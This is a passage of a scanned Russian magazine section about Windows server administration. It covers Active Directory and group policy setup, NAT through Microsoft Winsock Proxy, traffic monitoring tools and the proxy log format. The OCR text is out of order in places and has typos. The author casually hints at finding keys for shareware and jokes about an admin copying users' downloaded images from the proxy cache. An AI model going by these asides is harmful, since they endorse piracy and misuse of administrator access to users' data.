
вер днс, то можно с чистой совестью пропустить пункт автонастройки сервера имен, остальные же шаги не являются особо стремными, да и всюду присутствуют подсказки, которые должны помочь тебе сделать правильный выбор.

Посидев в ожидании некоторое время, следя за процессом создания каталога, ты увидишь окно, возвращающее об окончании установки, со списком всего сделанного и всех проблем, которые возникли, тебе же останется только нажать кнопку "готово". После успешной установ-



ки, пока не забыли, советую тебе сделать один немаловажный шаг - авторизировать DHCP в AD, иначе потом могут возникнуть проблемы с распределением адресов (это сделано для повышения безопасности, чтобы всякие левые серваки не мешали работе твоей сети). Делается это очень просто - в консоли DHCP делаешь ПКМ (правый клик мышкой) на сервере и выбираешь "Авторизировать...", после чего добавь адрес своего сервера в список.

Ну, все, самое сложное закончилось, и теперь тебя ждет увлекательный процесс администрирования, поэтому соберись с мыслями, составь в голове план нужных настроек, и понеслась...



АДМИНИМ...


Сначала определились с типом ОСей компьютеров, которые будут включены в твой новый домен, потому что изначально сервер работает в так называемом "Смешанном режиме", когда каталогом могут пользоваться как клиенты WinNT4/9x, так и Win2000/XP. В этом случае существует ряд ограничений, связанных с безопасностью и с некоторыми группами операциями (например, нельзя создавать в домене группы типа

"Универсальная"). Так что за работу со старыми операционками придется расплачиваться. А если же все нужные компы в сети работают под 2k/XP, то советую сразу переключить сервер в основной режим (но будь осторожен - обратное преобразование невозможно!), для чего нужно запустить консоль управления AD (Администрирование -> Active Directory - пользователи и компьютеры либо из командной строки - dsa.msc), а там заходишь в свойство домена, и сразу все станет ясно.

Теперь давай разберемся с тем, как добавить (настроить) пользователей/группы/компы/ OU. Надеюсь, ты еще не закрыл консоль? Иначе открывай все заново и наблюдай на экране такое окно:

Как видишь, тут все похоже на обычный диск, за исключением того, что папки содержат не файлы, а объекты, а сами папки - это те самые контейнеры. Если посмотреть внимательнее, то можно заметить различие иконок у папки - либо просто папка, либо папка с открытой книгой внутри - так различаются встроенные контейнеры и OU. Еще их различие заключается в том, что первые нельзя ни удалить, ни применить к ним GP (Group Policy - групповую политику), зато все поддерживают делегирование управлением (об этом чуть ниже).

Каждому компьютеру и пользователю, которые должны входить в домен, должна соответствовать учетная запись, которая создается внутри контейнера (все компьютеры, которые ты будешь подключать к домену с клиентской машины, будут помещаться в Computers). Причем никаких ограничений по расположению в определенном месте нет (то есть ты можешь соз-



давать учетные записи пользователей в Computers, а компьютеров - в Users), но лучше все распределять по смыслу, чтобы потом не запутаться. Для того чтобы создать дополнительные OU, нужно выполнить ПКМ (там, где это нужно)->Создать->Подразделение, и получится новый контейнер. Я сделал так:

А теперь можешь с легкостью ветра создавать записи пользователей и группы в этих OU. Кстати говоря, при добавлении нового юзера тебе пред-

При добавлении нового юзера тебе предлагается лишь малую часть доступных параметров, все же прелести ты сможешь ощутить при настройке свойств через ПКМ :).

лагается настроить лишь малую часть доступных параметров, все же прелести ты сможешь ощутить при настройке свойств через ПКМ :).

Пришло время разобраться с групповыми политиками, а то говорили о




них достаточно, но до этого момента с GP еще не сталкивались. Как я уже говорил раньше, настраивать policy можно только для OU, а делается это через свойства контейнера:

Причем, добавляя политику, помни, что применяются они в таком порядке: локальная->сайт->домен->OU(1)->...->OU(n)->политика1->политика2->политика3, то есть сверху вниз по нашему дереву :). Если GP от разных уровней между собой не конфликтуют, то они как бы сливаются и действуют вместе, в ином случае работает более низкоуровневая. А чтобы избежать проблем с запрещением действий на какую-то единицу всех политик, существует перекрытие и блокирование наследования:




Настройки пользователя



Групповые политики

Причем если одновременно выбрано "не перекрывать" и "блокировать наследие" на разных уровнях, то более сильным правилом является первое.

Но игра не стоила бы свеч, если бы не было того количества настра-



иваемых параметров, которое становится доступным при работе с GP. Ты, наверное, не раз читал о том, как можно отключать всякие пункты меню в пуске, запрещать смену параметров экрана, настраивать панель управления и систему, но для этого приходилось все ручками править в реестре. Причем не всегда можно было быть уверенным на 100% в смысле и результате настройки. Теперь же ты можешь управлять сразу ВСЕМИ компьютерами/пользователями сети, настраивая нужные параметры с помощью политик, а все изменения автоматически внесутся в реестр при следующем входе объекта в домен. Описывать все возможные настройки не имеет смысла по причине их количества, да и потом на вкладке "Объяснение" каждого пункта вполне понятно рассказано, что и как работает. Наигравшись с настройкой прав, предлагаю заострить свое внимание на самой верхней папке в политике - "Конфигурация программ". При помощи этой фичи можно, не парясь, установить практически любую программу на клиентский компьютер, даже не подходя к нему, а называется сия вещь SDP (Software Distribution Point - точка распространения программ). Существует два вида установки программ - "назначение" (жестко обозначить программу) и "опубликование" (добавить возможность установки через панель управления), причем можно управлять инсталлом как для компьютеров, так и для пользователей (потому что для юзверя и компа существуют две отдельные части GP). Для распространения программы она должна быть упакована в MSI-формат (впрочем, если разработчик этого не сделал, на диске с Виндой должна находиться программа WinInstall, специально для таких случаев). Я же покажу, как жестко назначить определенной группе приложение MSWord (я использую корпоративную версию офиса).

Сначала нужно указать сетевой путь, откуда будут распространяться


программы, для этого открывай свойства "установки программ":

Потом бери диск и запускаяй файл WORD.MSI с параметром /a, получится что-то вроде этого:

Указываешь папку назначения, которая должна быть доступна по сети, а дальше идет обычный инсталл офиса, после чего через ПКМ нужно выбрать "Создать-пакет..." и указать путь к публикуемому ворду (опять же используется файл .MSI).

HAPPY END

Я, конечно же, не смог рассказать тебе всех вкусностей серверообразных Виндов, на это нужно слишком много места, однако же, могу сказать - если грамотно все настроить, то агминить бюджет легко, а проблем бюджет мало. Хотя если посмотреть на количество заплат, производимых мелко-софтом, то нужно все время что-то патчить, но ведь ты на то и решил стать администратором, чтобы поиметь нехилые проблемы и изучить



обратную сторону хака :). Со своей же стороны могу посоветовать почаще изучать логи (там не должно быть никаких Error'ов и Warnin'гов), постоянно обитать на всяких security-форумах и почаще апдейтить Внды, и да поможет тебе RTFM.

Ты опять можешь обелиться и захо-чешь, чтобы кто-то другой начал тебе помогать - эта фича доступна с помощью делегирования (доступно через ПКМ на контейнере).

ОСИ 4work



А теперь можешь с легкостью ветра создавать записи пользователей и группы в этих OU.



СЕТЕВЫЕ ПРЯТКИ

НАСТРАИВАЕМ NAT ПОД WINDOWS

Alex Shark
(qqqqwww@e-mail.ru).


Если у тебя в сети всего один модемный пул и именно через него ты хочешь организовать выход всей сети, да так, чтобы не объяснять всем и каждому, что такое прокси-сервер и зачем он нужен, ставь NAT.

Оси 4work



то система переадресации пакетов. Компьютеры обычных юзеров, живущих под Линухом, не требуют доработки. В этом случае NAT-сервер отлавливает в сети все "левые" пакеты и переадресует их в нужном направлении, не забывая подменить исходящий IP. Получив ответ, сервак пересылает пакет обратно юзеру. Вся прелесть в том, что не надо прописывать проксики дополнительно. Все происходит так, как если бы у всех был прямой канал в инет. Для мастага все обстоит несколько иначе. Все нормально работающие NAT-сервера, которые мне попадались, были писаны всем известным Билли. Первый - это winsock проху, и второй - это ISA. Но ко второму еще не так сильно развился софт, да и глюков в нем побольше будет. Помимо сервера придется поставить клиента, да и не просто так поставить, а прямо с сервера для поддержания синхронизации.

Итак, для начала давай воткнем Winsock Server. Ставится он из пакета Back Office (не путать с Back Office :). Ставится без особых проблем, сам сервак можешь скачать у мелко-мягких или купить на CD. Техническую поддержку по этому серверу мелкие уже прикрыли, а следовательно, продукт уже больше не развивается, последняя версия 2SP1. Устанавливается все в два этапа. Единственное, что он требует, это предустановленный Windows Server, будь то NT4 или 2000. После установки к сервайсу IIS у тебя прицепится еще несколько



Окно настройки проксятника

функций. Через них мы и будем настраивать NAT.

СТАП


Для начала отрубай все, что тебе не надо. Для меня это NNTP, SMTP, HTTP и FTP сервера. Далее давай возьмемся за настройку winsock. Тут тебе придется правильно прописать IP-адрес своей сети вместе с маской, дабы проксик не маршрутизил пакеты в твою же сеть через себя. Это нужно для ограничения загрузки и правильного использования проксяка. Далее не мешает раздать права пользователям. Если у тебя есть домен, то все просто замечательно. Тут ты можешь назначить машины или пользователей, которым можно вылезать в сеть. К сожалению, ты не можешь вписать ограничение по трафику. Эта функция считалась дополнительной, а после про весь этот сервак и вовсе забыли, забив на поддержку. Распределять обязанности на группы пользователей я тебе не советую, потому что в логах сервера будет писаться именно группа, а не пользователь. А там, где ответственны все, ответственных нет. Пользователям для простоты можешь пока назначить права "Можно все". Если впоследствии ты найдешь, что кто-то слишком рьяно ползает по проксякам, можешь выкинуть у него из доступа порты 8080 и 3128. Если он не дурак, найдет проксики на 80-ом порту, а если дурак, начнет лазить как следует.

Дальше идет создание логов. Лучше вынести все логи в отдельную папку и назначить параметр "verbose", что есть многословный. Эта функция добавит несколько полей к твоему логу и даст тебе больше

информации о том, кто чем и куда лазает. Тут же ты можешь собрать несколько проксяков в один кластер и устроить распределенный доступ в инет. Это имеет смысл, только если у тебя действительно несколько исходящих линий.

ЮЗВЕРОВОДСТВО

Для ограничения доступа всем и вся можно создать свои стандарты, например, всем разрешить 80 порт. Некоторым можно разрешить еще 21, 25 и 110. В общем, тут твоя фантазия не ограничивается, можешь делать с пользователями что угодно. Очень полезная функция, так как именно с помощью нее ты и будешь отрезать от инета некоторых особо опанных юзеров. Старайся также придерживаться ограничений по имени пользователя, а не по имени машины. Иногда поменять имя на машине проще, чем узнать пароль пользователя. Тем более, что логины просто так не посмотришь, в отличие от списка известных машин в домене.




Сессии, которые есть в настоящий момент

Многое зависит и от политики компании. То есть, если у тебя запрещено иметь ICQ, то советую тебе не давать разрешения пользователям делать все. Если нельзя читать никакую другую почту кроме корпоративной, то не добавляй также в разрешенные порты 25 и 110. Короче, решай с шефом, что можно делать всем, а чего нельзя. Если же ты сам себе хозяин, то посоветуйся со своей совестью.


К сожалению, тут ты не сможешь назначить список разрешенных и запрещенных хостов, как и не сможешь контролировать контент пролетающего мимо трафика. Так что единственное, что ты можешь сде-

<http://www.microsoft.com/isaserver/evaluation/previousversions/support.asp> - официальный сайт поддержки winsock проху.

<http://proxyfaq.nm.ru/msproxu/main.htm> - много интересного про установку и настройку этого сервака.



Первый раз в первый класс, так выглядит новенький сервачок



Предустановленные протоколы

для запрета (средствами NAT и мастдая), - это записать эти хосты в локальную сеть, прописать их в localhost-таблице и назначить им жесткий IP в виде 127.0.0.1 или обрезать через IP-SECURITY. Но это не принципиальный выход, это что-то вроде отмазки. Лучше все-таки подключить нечто более существенное.

ДОВЕДЕНИЕ КЛИЕНТА ДО КОНДИЦИИ

Все, после того как ты поставил и настроил сервак, самое время взяться за клиентов. Не ставь его на ту же машину, где и сервак, если это твоя тачка. Берешь любую тачку и по сети находишь свой сервак. Там должна быть расшарена папка msprnt, в которой лежит сетап для клиента. Не копируй к себе файлы, запускай прямо с сервера. Это делается для того, чтобы при смене настроек, нажав на клиенте кнопку update, он не лез в локаль-

ного попытается открыть порт с тем же номером и, если ему удастся, то он установит у себя состоящие BIND и вернет клиенту код удачного завершения операции. В свою очередь клиент вернет проге номер сокета. В противном случае ошибка будет выглядеть так же, как если бы ты попытался открыть дважды один и тот же порт локально. То есть прога опять не врубится, а был ли мальчик. Единственный минус всего этого действия - если у тебя в сети уже кто-то поднял FTP сервак, то тебе сделать это уже не удастся, то есть сервак-то поднимется, но виден он будет только из локалки.

ТРАФИК И ЕГО ПРЕДЕЛЫ

По умолчанию (или по предположению фирмы мелкософт) ты должен читать до боли в глазах лог-файлы твоего сервака и в случае превышения трафика резать пользователя руками из настроек сервака. Удобнее всего экспортировать лог в Excel и там уже определяться, кого резать, а кого оставить в покое. Однако и тут есть грабли. Если у тебя в сети стоят свои собственные DNS и Mail серваки, то их трафик подсчитываться не будет. Особенно если эти серваки стоят на том же компе, где и NAT, или за ним (со стороны пользователя). Можно, конечно, извратиться и задать этот сервак как внешний, но реально трафик он съедает, когда письмо падает на сервак, а твой NAT будет

считать трафик только тогда, когда пользователь заберет свое мыло. С DNS обратный прикол, при запросе несуществующего адреса трафик по-любому будет считаться, поэтому разнообразные баннеры и счетчики будут кушать трафик так же, как и страничка, на которой они стоят. Советую срезать их всех как есть, лучше использовать для этого агрегат вроде Outpost-а, который не надо настраивать как прокси, он просто смотрит за трафиком и срезает из него лишнее. Но если проги для контроля трафика есть, то прог для ограничений пользователей по трафику я пока не нашел, так что тут придется пока действовать руками. То есть с периодичностью раз в несколько дней тебе надо проверять трафик и лезть в настройки прокси для выкидывания зажавшегося пользователя. Можно сделать проще, договориться с шефом, что ограничивать ты никого не будешь, но в конце месяца будешь показывать, кто сколько спил из сети, с последующей оплатой трафика по тарифу "Имеемый". Можешь также рассказать об этом всем сотрудникам, с намеком на ящик пива, с последующим распределением трафика на других пользователей :). Так сказать, плавный развод :). Тут главное не переборщить трафик на тех, кто в отпуске или кого уже уволили.

ЛИНЗЫ, МИКРОСКОПЫ И ТЕЛЕСКОПЫ


Чтобы не портить глаза и нервы, люди пишут проги. Если тебе нужна какая-то прога, то это значит, что ты не первый, кто задался таким вопросом, а следовательно, такая прога уже есть. Осталось только

В MSDN от VS6.0 есть полное описание полей лог + тестовые программы для разбора.



Иногда поменять имя на машине проще, чем узнать пароль пользователя.


ную папку и не пытался апдейтить все оттуда, а лез на сервер и качал обновления. После установки клиента надо перезагрузить тачку. Это просто необходимо, потому что клиент, по сути, подменяет dll-ку winsock2.dll на свою версию. И все проги, которые попытаются открыть сокет для соединения с другим компом в инете, будут обмануты. То есть, на самом деле, никакой прямой сокет не откроется, все данные о соединении (прога, запросившая коннект, адрес и порт) будут упакованы в UDP пакет и посланы на NAT сервак, в порт 1745. Сервак переварит их и попытается сконнектиться, в случае удачи он перекинет клиенту все, что ему сказали в инете. В противном случае он даст отмашку клиенту, и тот зарубит соединение. То есть прога так и не поймет, был ли это реальный сокет или его жестко нагнули. Если же прога попытается открыть сокет для прослушки (типа FTP сервак) то сервер NAT прежде



Проба для мониторинга в действии

Не верь, что ISA лучше, он просто дороже.





Настройка лог-файла с расширенной записью

найти ее и поставить к себе. Сам мелкосорт, как я уже говорил, не предоставляет прог для мониторинга. Поэтому будем мониторить другим софтом.

Есть отличная прога Internet Access Monitor, которая хоть и требует регистрации на каждом шагу, отлично работает. Достаточно сказать ей, откуда брать лог-файлы, и после импорта логов она расскажет тебе все о пользователях. Кто каким браузером пользуется и куда он ходит (достоверен только IP-адрес), и сколько он качает, и даже в какое время. Особенно хорошо показывать при разборе полетов, типа тут ты скачал столько-то, а тут ты запустил e-mule и сосал из сети порнушку, а тут ты по аське натрепался столько, что хватило бы на "Две сорванные башни". Тут же можно собрать пользователей в группы и смотреть статистику сразу на всю группу. Можно также посмотреть, кто качает по ночам, а кто днем. Кто лазал смотреть свое мыло, а кто отсылал спам на несколько тонн.

Все хорошо, но нет у проги WEB-интерфейса (может оно, конечно, и к лучшему :). Так что бразды правления трафиком у админа. Если ты не админ, то будь уверен, на тебя можно повесить трафика на весь отдел, а можно и превратить тебя в белого и пушистого. Кроме этой

проги есть еще Proxy Log Analyzer, прога shareware, но найти ключ не проблема. С этой прогой придется немного помучаться. Она берет на ура логи W3*, то есть Web Proxy Server, и начинает немного гнать, когда ей подсовываешь логи от winsock сервера. Ее не так просто настроить, но у нее есть вывод результатов работы в html файл, а следовательно, ты можешь запускать ее на автопилоте, с последую-

гает именно техническая поддержка, нежели продажа непосредственно программного продукта.

ОЧУМЕЛЫЕ РУЧКИ

Если тебе не терпится поковырять лог-файл, то вот тебе расшифровка по полям, бери в руки Perl и пиши декодер. Только не забудь вставить аутентификацию пользователей, им не нравится, когда все знают, куда они в сети ходят и что качают.

HOWTO

Формат лог-файлов Microsoft winsock proxy server

ПОЛЯ, КОТОРЫЕ ПРИСУТСТВУЮТ В ЛОГЕ БЕЗ ОПЦИИ VERBOSE

Client Information - кто запросил.
Server Information - кто ответил (полезно при использовании массива серверов).

Connection Information - как связались (угачно, неудачно, протокол).
Object Information - что послали/получили.

ПОЛЯ ПРИ ВКЛЮЧЕННОЙ ОПЦИИ VERBOSE

Client Computer Name - имя компа клиента.
Client User Name - имя клиента (если юзать доменную аутентификацию).
Client Agent - кто просит инфу (Опера это или аська).
Client Platform - на чем сидит клиент (в принципе бесполезное поле).
Authentication Status - а не пытался ли нас кто-нить нагуть?
Log Date - когда это было.
Log Time - во сколько.
Service Name - кто ему отвечал (аналогично бесполезное поле при использовании только winsock proxy server).
Proxy Name - имя проксика (полезно при массиве :).
Referring Server Name - кто его послал (опять же при массиве проксики).
Destination Name - куда мы, собственно, лезем.
Destination Port - на какой порт идем.


Destination Address - на какой IP (эти два поля не бывают заполнены одновременно).
Processing Time - время, убитое на этого юзера.
Bytes Sent - сколько он послал.
Bytes Received - сколько сосал.
Protocol Name - имя протокола (HTTP, FTP, Gopher).
Transport - имя транспортного протокола (TCP, UDP, IPX/SPX).
Operation - что делал юзер с серваком (GET, PUT, POST, HEAD).
Object Name - используется только Web проху, он сюда пишет запрошенный урл.
Object MIME - аналогично, только в Web проху используется для записи, что юзер качал.
Object Source - в Web проху пишется, откуда брались данные (кэш или сеть).
Result Code - угачность соединаения.

В свое время Microsoft proxy server стоил 1900 буказигов.

Не все проги правильно работают через NAT, например, eMule работает криво.

шей выкладкой логов на сервак в твоей сетке. Прога поставляется как в архиве, так и в виде сетапа, который надо устанавливать. Почему сами мелкие ничего не предлагают, для меня до сих пор загадка, поскольку большую часть денег

При разборе формата тебе стоит учесть, что не все поля обязательны к заполнению, а поле с именем сервера и поле с переданными данными не обязательно идут подряд. Ориентироваться стоит по большей части на имя пользователя и время запроса. Запрос файла всегда идет перед передачей ответа. В случае использования winsock-проксики никакие данные не кэшируются, все остается как есть. Также неплохо загнать все логи в MySQL и производить выборку уже средствами сервера. По умолчанию проксики умеет пихать все логи в базу, но только в MS SQL. Если горишь желанием поставить этого монстра ради обработки логов, то флаг в руки. Но это, по меньшей мере, забивание микроскопом гвоздей. Если же таковой сервак уже стоит, то можно на него довешать еще и логирование, сильно грузить его это не будет. Скрипты по обработке запросов юзерей типа "а сколько мне уже накапало" написать раз плюнуть.



Более навороченная фильтрация логов

БОЧКА МЕДА

Если ты уже решил гля себя воткнуть в сетку NAT, дабы избавиться от лишнего геморроя, то всем юзверям (как, впрочем, и начальству) нужно еще рассказать, на кой, собственно, оно им надо.

Во-первых, это простота установки. Достаточно поставить клиента и все, нигде ничего прописывать больше не надо. Все проги под мастгаем, как правило, пользуют winsock, а следовательно, они даже не поймут, что их круто обвели. Во-вторых, не надо заморачиваться открытием входящего порта, например, в isq или в ftr клиентах. В обоих случаях все за тебя сделает сервак, достаточно его один раз настроить и на всякий случай сделать бакап всех настроек.

В-третьих, поскольку все завязано на домен, не надо прописывать отдельно пользователей, пароль ввести нужно только при загрузке Винды, далее все пойдет на автопилоте. Также не надо мучиться с написанием клиент-серверного софта, поскольку коннект с серваком в твоей сетке и за ее пределами будет проходить по одному и тому же сценарию.

Ну и жирный плюс: если ты админ, у тебя есть все вентили по управлению трафиком. Кроме того, все коннекты пойдут через одну единственную точку в сети. Ставь туда снифак или фаерволл, оба они будут работать как надо. Но как всегда, в любой дискете есть пара бэз-блоков.

ЛОЖКА ДЕГТЯ

Пора узнать, с какими трудностями тебе придется столкнуться. При перемене чего-либо на серваке придется апдейтить все клиентские части. Так, например, тебе вздумалось поменять внутреннюю адресацию сети. Ты зашел на сервак и сказал, что IP такие-то теперь наша локкал и нечего слать все это через весь инет. Но это не все, приготовься к наплыву пользователей, которые будут кричать, что у них



нет интернета. Для исправления этого мини-бага надо пройтись по машинам и нажать update в настройках клиента MSP. Самое интересное, что клиент может вообще отказаться апдейтиться, придется его сносить, перегружаться и ставить с нуля. Иногда, при невыясненных пока обстоятельствах, клиент слетает сам по себе. Кроме того, никто не писал, да и не думает писать клиента под ось Unix-платформы; если у тебя есть продвинутые юзверы, пользующие эту ось, то инета им не видать как своих ушей. Также придется ставить отдельно фаерволл, потому что средствами Винды много не отрежешь. Придется ставить отдельный отлов баннеров. Если хочешь перекрыть кислород на порно-сайты, то и тут придется поставить дополнительный софт, потому как winsock не различает и не умеет глушить отдельный трафик. Кроме того, если какой-нибудь умник подсядет на жирный канал и будет тянуть фильм, то вся сеть просто встанет без инета, пока этот ухарь не докачает. В общем, нет пока идеального решения от этих граблей. Все это обещалось исправиться в ISA сервере, но он пока по

производительности даже на инвалида в коляске не похож.

РЕШЕНИЕ ПРОБЛЕМ

Есть решение, хоть и кривоватое, но оно работает. Для линуховых юзверей имеется обычный проксик, который втыкается одновременно с winsock-ом. Он умеет кэшировать и обрезать урлы по имени. Плюс ты можешь не заморачиваться, если у тебя большинство юзеров пользуется IE; как только ты воткнешь MSP клиента, он сам пропишет настройки проксятника в браузере. Для урезания баннеров очень хорошо подходит OutPost, установленный на серваке (читай статью в этом же номере). Он отлавливает трафик и потрошит все пакеты. По скорости разница неощутима, зато по надежности ему пока нет равных. Кроме того, кэш поможет тебе сэкономить не только трафик, но и нервы. Так, если у тебя пользователи найдут все-таки лазейку и пойдут качать порнушку, ты, мирно просматривая кэш сервера, сможешь определить, откуда именно была скачана вся эта прелесть. После того как скинешь наиболее полюбившиеся картинки к себе на винт, можешь смело резать URL на серваке.


Помимо стандартного проксятика, ты можешь воткнуть еще и дополнительные навески, например, проксомитрон. Причем ставь его перед проксяком, дабы он резал странички еще до того, как они скэшируются. Тогда пользователи, благодаря твоей доброй душе и отцовской опеке, не увидят всех этих пошлых картинок и баннеров.

А если это кому-то не понравится, можешь смело посыпать его... ну, например, к шэфу, пусть он ему докажет, что порно и баннеры необходимы для рабочего процесса как воздух.

Если ты не админ, то будь уверен, на тебя можно повесить трафика на весь отгел.

ОСИ 4work

Если у тебя есть домен, то ты можешь назначить машины или пользователей, которым можно пользоваться инетом.



ГОРЯЧИЙ ПРОКСИ-СЕРВЕР

УСТАНОВКА СЕРВИСОВ НА СТАРЫЙ КОМПЬЮТЕР

Докучаев Дмитрий aka Forb
(forb@real.xaker.ru)

С каждым годом цифровые технологии сильно совершенствуются. Пользуются спросом лишь компьютеры последних поколений, вытесняя своих "предков", которые были популярны с десятков лет назад. Но, несмотря на это, старый комп может сыграть большую роль в твоей работе. Мы не будем причислять себя к категории "мазохистов" и ставить на него Windows 95, чтобы насладиться тормозной работой (хотя иногда и продуктивной ;)). Как люди нового поколения, мы остановимся на Linux, потому как знаем, что правильная ось будет работать как на старых, так и на новых машинах.

Оси 4work



